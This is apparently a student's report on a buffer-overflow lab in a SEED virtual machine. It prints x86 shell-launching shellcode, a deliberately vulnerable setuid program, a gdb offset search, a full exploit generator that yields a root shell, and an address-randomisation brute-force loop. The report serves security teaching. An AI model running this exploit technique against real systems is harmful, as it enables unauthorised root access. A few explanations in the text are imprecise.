Buffer Overflow – Lab 2

Task 1

```
[09/18/19]seed@VM:~$ more call_shellcode.c
/* call_shellcode.c */
/* You can get this program from the lab's website */
/* A program that launches a shell using shellcode */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
const char code[] =
"\x31\xc0" /* Line 1: xorl %eax,%eax */
"\x50" /* Line 2: pushl %eax */
"\x68""//sh" /* Line 3: pushl $0x68732f2f */
"\x68""/bin" /* Line 4: pushl $0x6e69622f */
"\x89\xe3" /* Line 5: movl %esp,%ebx */
"\x50" /* Line 6: pushl %eax */
"\x53" /* Line 7: pushl %ebx */
"\x89\xe1" /* Line 8: movl %esp,%ecx */
"\x99" /* Line 9: cdq */
"\xb0\x0b" /* Line 10: movb $0x0b,%al */
"\xcd\x80" /* Line 11: int $0x80 */
;
int main(int argc, char **argv)
{

char buf[sizeof(code)];
strcpy(buf, code);
((void(*)( ))buf)( );

}
[09/18/19]seed@VM:~$
```

```
[09/18/19]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/18/19]seed@VM:~$ gedit call_shellcode.c
[09/18/19]seed@VM:~$ gcc -z execstack -o call_shellcode call_shellcode.c
[09/18/19]seed@VM:~$ chown root call_shellcode
chown: changing ownership of 'call_shellcode': Operation not permitted
[09/18/19]seed@VM:~$ sudo chwon root call_shellcode
sudo: chwon: command not found
[09/18/19]seed@VM:~$ sudo chown root call_shellcode
[09/18/19]seed@VM:~$ sudo 4755 call_shellcode
sudo: 4755: command not found
[09/18/19]seed@VM:~$ sudo chmod 4755 call_shellcode
[09/18/19]seed@VM:~$ ls -ll call_shellcode
-rwsr-xr-x 1 root seed 7388 Sep 18 03:04 call_shellcode
[09/18/19]seed@VM:~$ ./call_shellcode
#
#
```

We can see from the above screenshot that as we execute the call_shellcode we get the root shell.

The 'execstack' helps in running the code from the stack . We have used the assembly code. It tells us how to run the shell by running the shellcode stored in buffer.

```
[09/18/19]seed@VM:~$ more stack.c
/* Vunlerable program: stack.c */
/* You can get this program from the lab's website */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
char buffer[24];
/* The following statement has a buffer overflow problem */
strcpy(buffer, str);
return 1;
}
int main(int argc, char **argv)
{
char str[517];
FILE *badfile;
badfile = fopen("badfile", "r");
fread(str, sizeof(char), 517, badfile);
bof(str);
printf("Returned Properly\n");
return 1;
}

[09/18/19]seed@VM:~$
```

```
[09/18/19]seed@VM:~$ gedit stack.c
[09/18/19]seed@VM:~$ gcc fno-stack-protector -z execstack -o stack stack.c
gcc: error: fno-stack-protector: No such file or directory
[09/18/19]seed@VM:~$ gcc -fno-stack-protector -z execstack -o stack stack.c
stack.c: In function 'bof':
stack.c:10:1: error: stray '\342' in program
 strcpy(buffer, str); ①
 ^
stack.c:10:1: error: stray '\236' in program
stack.c:10:1: error: stray '\200' in program
[09/18/19]seed@VM:~$ gedit stack.c
[09/18/19]seed@VM:~$ gcc -fno-stack-protector -z execstack -o stack stack.c
[09/18/19]seed@VM:~$ sudo chown root stack
[09/18/19]seed@VM:~$ sudo chmod 4755 stack
[09/18/19]seed@VM:~$ ls -ll stack
-rwsr-xr-x 1 root seed 7476 Sep 18 03:09 stack
[09/18/19]seed@VM:~$ ./stack
Segmentation fault
[09/18/19]seed@VM:~$
```

As seen above we have enabled the stack to be executable and have turned off stack guard else the buffer overflow will be detected by a checking mechanism. And then we compile the code and change its ownership to root and make it a set uid program. On running we get the segmentation fault. This is because due to buffer overflow the return address is overwritten and it doesn't know what to execute next when it comes out of that function.

Task 2

```
Terminal
[09/18/19]seed@VM:~$ gcc -z execstack -fno-stack-protector -g -o stack stack.c
[09/18/19]seed@VM:~$ touch badfile
[09/18/19]seed@VM:~$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...done.
gdb-peda$ b  bof
Breakpoint 1 at 0x80484c1: file stack.c, line 10.
gdb-peda$ run
Starting program: /home/seed/stack
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

[----------------------------------registers-----------------------------------]
EAX: 0xbfffeb97 --> 0x90909090
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffeb78 --> 0xbfffeda8 --> 0x0
ESP: 0xbfffeb50 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484c1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
```

```
Terminal
[-------------------------------------code-------------------------------------]
   0x80484bb <bof>:     push   ebp
   0x80484bc <bof+1>:   mov    ebp,esp
   0x80484be <bof+3>:   sub    esp,0x28
=> 0x80484c1 <bof+6>:   sub    esp,0x8
   0x80484c4 <bof+9>:   push   DWORD PTR [ebp+0x8]
   0x80484c7 <bof+12>:  lea    eax,[ebp-0x20]
   0x80484ca <bof+15>:  push   eax
   0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
[------------------------------------stack-------------------------------------]
0000| 0xbfffeb50 --> 0xb7fe96eb (<_dl_fixup+11>:        add    esi,0x15915)
0004| 0xbfffeb54 --> 0x0
0008| 0xbfffeb58 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffeb5c --> 0xb7b62940 (0xb7b62940)
0016| 0xbfffeb60 --> 0xbfffeda8 --> 0x0
0020| 0xbfffeb64 --> 0xb7feff10 (<_dl_runtime_resolve+16>:      pop    edx)
0024| 0xbfffeb68 --> 0xb7dc888b (<__GI__IO_fread+11>:   add    ebx,0x153775)
0028| 0xbfffeb6c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbfffeb97 '\220' <repeats 36 times>, "\370\353\377\277", '\220' <repeats 160 times>...) at stack.c:10
10      strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffeb78
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbfffeb58
gdb-peda$ p 0xbfffeb78-0xbfffeb58
$3 = 0x20
gdb-peda$ quit
[09/18/19]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/18/19]seed@VM:~$ sudo rm /bin/sh
[09/18/19]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh.distrib
android/                    .dmrc                       .local/                     stack.c
.android/                   Documents/                  ls                          .sudo_as_admin_successful
```

```
call_shellcode              .gdbinit                    peda-session-stack.txt      .viminfo
call_shellcode.c            get-pip.py                  Pictures/                   .wget-hsts
.compiz/                    .gnome2/                    .profile                    .Xauthority
.config/                    .gnome2_private/            Public/                     .xsession-errors
Customization/              .gnupg/                     .rnd                        .xsession-errors.old
.dbus/                      .ICEauthority               source/                     .zcompdump
Desktop/                    lib/                        stack                       .zshrc
[09/18/19]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh.distrib
android/                    .dmrc                       .local/                     stack.c
.android/                   Documents/                  ls                          .sudo_as_admin_successful
badfile                     Downloads/                  ls.c                        Templates/
.bash_history               examples.desktop            .mozilla/                   .vboxclient-clipboard.pid
.bash_logout                exploit                     Music/                      .vboxclient-display.pid
.bashrc                     exploit.c                   .mysql_history              .vboxclient-draganddrop.pid
bin/                        .gconf/                     .nano/                      .vboxclient-seamless.pid
.cache/                     .gdb_history                .oracle_jre_usage/          Videos/
call_shellcode              .gdbinit                    peda-session-stack.txt      .viminfo
call_shellcode.c            get-pip.py                  Pictures/                   .wget-hsts
.compiz/                    .gnome2/                    .profile                    .Xauthority
.config/                    .gnome2_private/            Public/                     .xsession-errors
Customization/              .gnupg/                     .rnd                        .xsession-errors.old
.dbus/                      .ICEauthority               source/                     .zcompdump
Desktop/                    lib/                        stack                       .zshrc
[09/18/19]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
[09/18/19]seed@VM:~$ gcc -z execstack -o call_shellcode call_shellcode.c
[09/18/19]seed@VM:~$ gcc -z execstack -fno-stack-protector -o stack stack.c
[09/18/19]seed@VM:~$ sudo chown root stack
[09/18/19]seed@VM:~$ sudo chmod 4755 stack
[09/18/19]seed@VM:~$ gcc -o exploit exploit.c
[09/18/19]seed@VM:~$ ./exploit
[09/18/19]seed@VM:~$ ./stack
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

```
/* exploit.c */
/* A program that creates a file containing code for launching shell */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[] =
"\x31\xc0" /* Line 1: xorl %eax,%eax */
"\x50" /* Line 2: pushl %eax */
"\x68""//sh" /* Line 3: pushl $0x68732f2f */
"\x68""/bin" /* Line 4: pushl $0x6e69622f */
"\x89\xe3" /* Line 5: movl %esp,%ebx */
"\x50" /* Line 6: pushl %eax */
"\x53" /* Line 7: pushl %ebx */
"\x89\xe1" /* Line 8: movl %esp,%ecx */
"\x99" /* Line 9: cdq */
"\xb0\x0b" /* Line 10: movb $0x0b,%al */
"\xcd\x80" /* Line 11: int $0x80 */
;
void main(int argc, char **argv)
{
char buffer[200];
FILE *badfile;
/* Initialize buffer with 0x90 (NOP instruction) */
memset(&buffer, 0x90, 200);
/* You need to fill the buffer with appropriate contents here */
/* ... Put your code here ... */
*((long*)(buffer+36))=0xbfffeb78+0x80;
memcpy(buffer +sizeof(buffer)-sizeof(shellcode),shellcode,sizeof(shellcode));
/* Save the contents to the file "badfile" */
badfile = fopen("./badfile", "w");
fwrite(buffer, 200, 1, badfile);
fclose(badfile);
}
```


We compiled and disabled the stackguard and then create a badfile.


Now we compile stack using gdb. We can see we got a breakpoint at bof . Now we enter the run command this will make the program stop inside bof.

Now we print the framepointer (ebp) and buffer values. And the difference of both +4 is edited in the exploit.c code to make it equal to the address of frame pointer.

Now once the stack.c is executed, the malicious code of vulnerable.c is executed because the return address of the bof function is equal to in the code of vulnerable.c and we get root access.

Task 3





In the first case we did not get the root access this is because the setuid(0) is commented and therefore we get the seed. And now when we uncomment the setuid(0) command and re run the code we can see that we get the root access after changing the ownership to root and making it setuid .

Task 4

```
[09/18/19]seed@VM:~$ more task4.sh
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
do
 value=$(( $value + 1 ))
 duration=$SECONDS
 min=$(($duration / 60))
 sec=$(($duration % 60))
 echo "$min minutes and $sec seconds elapsed."
 echo "The program has been running $value times so far."
 ./stack
done
[09/18/19]seed@VM:~$
```

```
[09/18/19]seed@VM:~$ gedit task4.sh
[09/18/19]seed@VM:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[09/18/19]seed@VM:~$ chmod a+x task4.sh
[09/18/19]seed@VM:~$ ./task4.sh
```

```
The program has been running 248957 times so far.
./task4.sh: line 15: 27903 Segmentation fault      ./stack
9 minutes and 51 seconds elapsed.
The program has been running 248958 times so far.
./task4.sh: line 15: 27904 Segmentation fault      ./stack
9 minutes and 51 seconds elapsed.
The program has been running 248959 times so far.
./task4.sh: line 15: 27905 Segmentation fault      ./stack
9 minutes and 51 seconds elapsed.
The program has been running 248960 times so far.
./task4.sh: line 15: 27906 Segmentation fault      ./stack
9 minutes and 51 seconds elapsed.
The program has been running 248961 times so far.
./task4.sh: line 15: 27907 Segmentation fault      ./stack
9 minutes and 51 seconds elapsed.
The program has been running 248962 times so far.
./task4.sh: line 15: 27908 Segmentation fault      ./stack
9 minutes and 51 seconds elapsed.
The program has been running 248963 times so far.
./task4.sh: line 15: 27909 Segmentation fault      ./stack
9 minutes and 51 seconds elapsed.
The program has been running 248964 times so far.
./task4.sh: line 15: 27910 Segmentation fault      ./stack
9 minutes and 51 seconds elapsed.
The program has been running 248965 times so far.
./task4.sh: line 15: 27911 Segmentation fault      ./stack
9 minutes and 51 seconds elapsed.
The program has been running 248966 times so far.
./task4.sh: line 15: 27912 Segmentation fault      ./stack
9 minutes and 51 seconds elapsed.
The program has been running 248967 times so far.
./task4.sh: line 15: 27913 Segmentation fault      ./stack
9 minutes and 51 seconds elapsed.
The program has been running 248968 times so far.
$ $ $
$
```

In this task we first created a shell script and then turn on the randomization. And now we brute force. As seen above once we succeed the brute forcing stops.


We are brute forcing to get the return address. The maximum possibility of stack address is 2^19 considering a 32 bit machine. As seen above it took around 9 minutes to succeed.

Task 5

```
[09/18/19]seed@VM:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/18/19]seed@VM:~$ gcc -o stack stack.c
[09/18/19]seed@VM:~$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[09/18/19]seed@VM:~$
```

We have disabled the randomization and then we compile the code and execute it . We can see that we got printed as ‘Aborted. This is because the stack guard protection is on.

Task 6



In this task we have also disabled the stack protector apart from making it non executable and disabling the randomization. We can see from the above screenshot that we get segmentation fault which means that it does not get the return address.